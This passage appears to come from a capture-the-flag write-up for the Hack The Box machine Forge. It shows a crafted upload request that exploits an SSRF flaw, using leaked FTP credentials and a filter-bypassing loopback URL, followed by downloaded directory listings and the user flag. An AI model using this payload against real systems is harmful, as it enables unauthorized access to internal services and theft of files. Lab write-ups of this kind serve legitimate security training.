
Portal home

Announcements

Upload image


- An internal ftp server has been setup with credentials as user:heightofsecurity123!
- The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.
- The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=<url>.

This gave us FTP credentials that were used to access the service via SSRF vulnerability




```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://Admin.forge.htB/upload?u=ftp://user:heightofsecurity123!@127.1.1.1&
remote=1
```

```
          upload an image
        </a>
      </h1>
    </nav>
  </header>
  <center>
    <br>
    <br>
    <div id="content">
      <h2 onclick="show_upload_local_file()">
        Upload local file
      </h2>
      <h2 onclick="show_upload_remote_file()">
        Upload from url
      </h2>
      <div id="form-div">

      </div>
    </div>
  </center>
  <br>
  <br>
  <h1>
    <center>
      <strong>
        File uploaded successfully to the following url:
      </strong>
    </center>
  </h1>
  <h1>

    <center>
      <strong>
        <a href="http://forge.htb/uploads/q1rZaHG0OFtaGNLvItvL">
          http://forge.htb/uploads/q1rZaHG0OFtaGNLvItvL
        </strong>
      </center>
    </h1>
  </body>
</html>
```



```
└─# wget http://forge.htb/uploads/q1rZaHG0OFtaGNLvItvL
--2023-09-01 15:27:49--  http://forge.htb/uploads/q1rZaHG0OFtaGNLvItvL
Resolving forge.htb (forge.htb)... 10.10.11.111
Connecting to forge.htb (forge.htb)|10.10.11.111|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 126 [image/jpg]
Saving to: ‘q1rZaHG0OFtaGNLvItvL’

q1rZaHG0OFtaGNLvItvL                    100%[=============================================================================>]     126  --.-KB/s    in 0s

2023-09-01 15:27:49 (4.70 MB/s) - ‘q1rZaHG0OFtaGNLvItvL’ saved [126/126]


┌──(root㉿kali)-[~/Desktop/Boxes/Forge.htb]
└─# cat q1rZaHG0OFtaGNLvItvL
drwxr-xr-x    3 1000     1000         4096 Aug 04  2021 snap
-rw-r-----    1 0        1000           33 Sep 01 16:59 user.txt

┌──(root㉿kali)-[~/Desktop/Boxes/Forge.htb]
└─# 
```

One of the files retrieved from the FTP was user.txt flag



```
└─# wget http://forge.htb/uploads/RN4UW6SKnfoyiSPeQv5Y
--2023-09-01 15:28:32--  http://forge.htb/uploads/RN4UW6SKnfoyiSPeQv5Y
Resolving forge.htb (forge.htb)... 10.10.11.111
Connecting to forge.htb (forge.htb)|10.10.11.111|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [image/jpg]
Saving to: ‘RN4UW6SKnfoyiSPeQv5Y’

RN4UW6SKnfoyiSPeQv5Y                    100%[==================================================

2023-09-01 15:28:32 (4.91 MB/s) - ‘RN4UW6SKnfoyiSPeQv5Y’ saved [33/33]


┌──(root㉿kali)-[~/Desktop/Boxes/Forge.htb]
└─# cat RN4UW6SKnfoyiSPeQv5Y
cb6093cb4485c217a3264f6be7c3470c
```